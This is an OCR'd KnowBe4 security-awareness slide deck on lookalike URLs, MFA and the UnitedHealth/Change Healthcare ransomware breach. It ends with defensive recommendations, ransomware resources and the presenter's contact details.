

KnowBe4
Human error. Conquered.

# Check for Rogue URLs

- Check your links!
- Look for transposed letters or used other symbols in the websites
  - Micorsoft.com (transposed)
  - G00GLE.com (similar letters)
  - Bankofarnerica.com (combined r n -> m)
  - wikipedi**a**.org vs wikipedia.org  (homograph)



# Bonus Tip: Credential Stuffing






KnowBe4
Human error. Conquered.


## UnitedHealth / Change / Optum

- Feb 21 - Ransomware attack
- March 3 – Paid ALPHV/BlackCat $22 million
- March 11 – MS hospitals are losing $24 million a day – impacting 94% of US hospitals
- **Access via stolen credentials with no MFA via VPN to a Citrix Portal**
- CEO doesn't know how many Americans impacted due to breach
- Failed to implemented security measures by CISA from Dec 2023

# Most Secure Woman?

# Emma Faye

MFA


Multifactor Authentication

# Wrap-up




KnowBe4
Human error. Conquered.

**Humans are the**
**number one attack vector and**
**a critical layer of of your security program.**

# Advice from Conti


- Restrict access to servers for regular users
- Use different passwords
- Check admins' activity on servers once a week
- Install EDR on every computer
- Set up a more complex storage system
- Protect LSASS dump on all computers

# Rid Your Computer of All Ransomware & Malware

- Wipe the Machine & Reload
- Possible remaining malware artifacts undetectable to EDR
- Consider the risks of unknown remnants for future attack
- Organizations have been known to be hit twice!

# KnowBe4 Ransomware Resources

- **Ransomware Portal**
  https://www.knowbe4.com/ransomware
- **Ransomware Hostage Rescue Manual**
  https://info.knowbe4.com/ransomware-hostage-rescue-manual-0
- **Ransomware Response Step-by-Step Checklist**
  https://www.knowbe4.com/ransomware#ransomware checklist
- **Ransomware Simulator (Ransim)**
  https://www.knowbe4.com/ransomware-simulator

SCREENSHOT

James R. McQuiggan, CISSP

jmcquiggan@knowbe4.com


LinkedIn: jmcquiggan


X: @james_mcquiggan

blog.knowbe4.com

KnowBe4
Human error. Conquered.


# Yes… I have a way of keeping track of my Dad Jokes






# YouTube: James McQuiggan and Dad Jokes

https://www.youtube.com/@JamesMcQuigganCISSP


KnowBe4
Human error. Conquered.